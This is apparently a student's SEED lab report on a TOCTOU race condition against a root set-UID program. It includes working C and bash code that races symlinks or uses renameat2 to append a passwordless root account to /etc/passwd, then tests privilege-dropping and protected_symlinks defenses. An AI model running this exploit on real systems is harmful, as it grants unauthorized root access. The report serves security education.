

# Race Condition Lab

## Initial Setup

1. We need to disable the symlink protection which will check the owner of the directory and the symlink.

```
[10/04/19]seed@VM:~/lab04_race_condition$ sudo sysctl -w fs.protected_symlinks=0  
fs.protected_symlinks = 0
```

2. Create and compile the program given by the instruction book, and make it a set\_UID program for root.

```
[10/04/19]seed@VM:~/lab04_race_condition$ ll  
total 12  
-rwsr-xr-x 1 root root 7628 Oct  4 14:47 vulp  
-rw-rw-r-- 1 seed seed 365 Oct  4 14:46 vulp.c
```

## Task01

### Steps

1. Use the magic password to create a user called test. And then try log in without typing the password.

```
bind:x:124:131::/var/cache/bind:/bin/false  
mysql:x:125:132:MySQL Server,,,:/nonexistent:/bin/false  
user1:x:1001:1001:user1,1,1,1:/home/user1:/bin/bash  
test:U6aMy0wojraho:0:0:test:/root:/bin/bash  
[10/04/19]seed@VM:~/lab04_race_condition$ su test  
Password:  
root@VM:/home/seed/lab04_race_condition#
```

### Observation

We can find that after we add the additional line in the '/etc/passwd' file, we can log in to the 'test' without typing the password, also, the test is already got the root privilege. If we check the '/etc/shadow' file, there is no information for user called 'test'.

```
root@VM:/home/seed/lab04_race_condition# sudo tail -3 /etc/shadow  
bind:!:17372:0:99999:7:::  
mysql:!:17372:0:99999:7:::  
user1:$6$4.lc/KQV$XYi08THYYn1NIHVGH5ILuWM0IHLtjJ0isYAXpeI4NihsifS1UKMPnoLQaLz9gG.Nd/eqYIV4Ko2fknyiPOUI  
01:18147:0:99999:7:::  
root@VM:/home/seed/lab04_race_condition#
```

## Task02

### Steps

1. We need to create a bash program that can run the 'vulp.c' repeatedly until the target line was been written in the '/etc/passwd', called 'loop\_run.sh'.

```
#!/bin/bash


CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

2. Then we need to create a C program that aims to change the link of the '/tmp/myfile' to '/etc/passwd', called 'attack\_process.c'

```
int main()
{
    while(1)
    {
        unlink("/tmp/myfile");
        symlink("/dev/null", "/tmp/myfile");
        usleep(1000);

        unlink("/tmp/myfile");
        symlink("/etc/passwd", "/tmp/myfile");
        usleep(1000);
    }
    return 0;
}
```

3. We run the `attack_process` and then run `loop_run.sh` in another terminal.



```
root@VM: /home/seed/lab04_race_condition
The connection is closed

** (gedit:6467): WARNING **: Set document metadata failed: Setting
attribute metadata::gedit-position not supported
root@VM:/home/seed/lab04_race_condition# ./attack_process
^C
root@VM:/home/seed/lab04_race_condition# ./attack_process

Terminal
[10/04/19]seed@VM:~/lab04_race_condition$ bash loop_run.sh
No permission
No permission
STOP... The passwd file has been changed
[10/04/19]seed@VM:~/lab04_race_condition$ tail -f /etc/passwd
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[10/04/19]seed@VM:~/lab04_race_condit

[10/04/19]seed@VM:~/lab04_race_condition$ su test
Password:
root@VM:/home/seed/lab04_race_condition#
```

## Observation & Explanation

In this task, we need to use the race condition attack to insert the user 'test' into the '/etc/passwd' file. As the images above show that we were succeeded, which we added a line in '/etc/passwd' and the user 'test' can be logged in without password but gain root privilege.

The inner principle of this attack is all about the window time between the execution of the check privilege line and the open file line. The idea way is that the '/tmp/myfile' points to the '/dev/null' or itself before the execution of the check privilege line, and change the link to let it points to the '/etc/passwd' right after the privilege checking. So that the '/etc/passwd' will be modified in the root privilege, as the vulnerable program is a root set-UID program.

## Another way to achieve Task02

### Steps

1. Create two link points to the '/dev/null' and '/etc/passwd' respectively.

```
[10/04/19]seed@VM:~/lab04_race_condition$ ll /tmp/myfile /tmp/point_*  
lrwxrwxrwx 1 seed seed 11 Oct  4 19:05 /tmp/myfile -> /etc/passwd  
lrwxrwxrwx 1 seed seed  9 Oct  4 18:53 /tmp/point_passwd -> /dev/null
```

2. Create and compile the program to achieve the attack.

```
#include <sys/syscall.h>  
#include <linux/fs.h>  
#include <unistd.h>  
  
int main(){  
    const char* src_path = "/tmp/myfile";  
    const char* dest_path = "/tmp/point null";  
    unsigned int flags = RENAME_EXCHANGE;  
    while(1){  
        int rc = syscall(SYS_renameat2, 0, src_path, 0, dest_path, flags);  
        usleep(1000);  
    }  
    return 0;  
}
```

The program called the SYS\_renameat2 to exchange the point of src\_path and dest\_path.

3. Launch the attack.

```
root@VM: /home/seed/lab04_race_condition  
[10/04/19]seed@VM:~/lab04_race_condition$ ./rename_attack  
^C  
[10/04/19]seed@VM:~/lab04_race_condition$ ./rename_attack  
^C  
[10/04/19]seed@VM:~/lab04_race_condition$ vi vulp.c  
[10/04/19]seed@VM:~/lab04_race_condition$ ./rename_attack  
^C  
[10/04/19]seed@VM:~/lab04_race_condition$  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
STOP... The passwd file has been changed  
[10/04/19]seed@VM:~/lab04_race_condition$ tail -1 /etc/passwd  
test:U6aMy0wojraho:0:0:test:/root:/bin/bash[10/04/19]seed@VM:~/lab04_race_condit  
ion$  
[10/04/19]seed@VM:~/lab04_race_condition$ su test  
Password:  
root@VM:/home/seed/lab04_race_condition# exit
```

## Observation & Explanation

The image above shows that the attack succeeded.

The reason why use this way to achieve the attack is to eliminate the window time in the attack code, which is between unlink and symlink. Because of the vulnerable program executes the 'fopen' in the gap time between those two steps, the '/tmp/myfile' will be created by the 'fopen' function, which means this file now belongs to root. So there is no way for a normal user to change the link of this file. However, if we use the renameat2 function, the change link process will be atomic, because it uses an exchange to achieve this.

## Task03

### Steps

1. Modify the program by adding some code:

```
if(!access(fn, W_OK)){
    seteuid(getuid());
    fp = fopen(fn, "a+");
    if(fp < 0){
        printf("no permission\n");
    }else{
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    seteuid(0);
}
else printf("No permission \n");
```

[10/04/19]seed@VM:~/lab04\_race\_condition\$ ./rename\_attack

root@VM: /home/seed/lab04\_race\_condition

No permission  
No permission  
No permission  
No permission  
No permission  
No permission



## Observation & Explanation

The program cannot be attacked, due to downgrading the privilege before open the file. So if the real user has no permission to write the file, the file will no be open. This cannot be hacked by a race condition attack due to the downgrade is finished before the open file code executed.

## Task04


### Steps

1. Turn on the protection scheme:

```
[10/04/19]seed@VM:~/lab04_race_condition$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/04/19]seed@VM:~/lab04_race_condition$
```

2. Then use the first and second methods to conduct the attack.

```
[10/04/19]seed@VM:~/lab04_race_condition$ ./rename_attack
^C
[10/04/19]seed@VM:~/lab04_race_condition$ ./attack_process
^C
[10/04/19]seed@VM:~/lab04_race_condition$
```



```
root@VM: /home/seed/lab04_race_condition
No permission
No permission
loop_run.sh: line 10: 14540 Segmentation fault      ./vulp < passwd_
loop_run.sh: line 10: 14542 Segmentation fault      ./vulp < passwd_
No permission
loop_run.sh: line 10: 14546 Segmentation fault      ./vulp < passwd_
loop_run.sh: line 10: 14548 Segmentation fault      ./vulp < passwd_
No permission
loop_run.sh: line 10: 14552 Segmentation fault      ./vulp < passwd_
loop_run.sh: line 10: 14554 Segmentation fault      ./vulp < passwd_
No permission
No permission
No permission
^C
[10/04/19]seed@VM:~/lab04_race_condition$
```

## Observation & Explanation

From the image above, we can see that the attack is not working.

- ① The inner working mechanism of this protection is when this protection is turned on, all of the symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner.
- ② The attack is not working in world-writable directories, but if it is not in the world-writable directories, the race condition attack may be worked.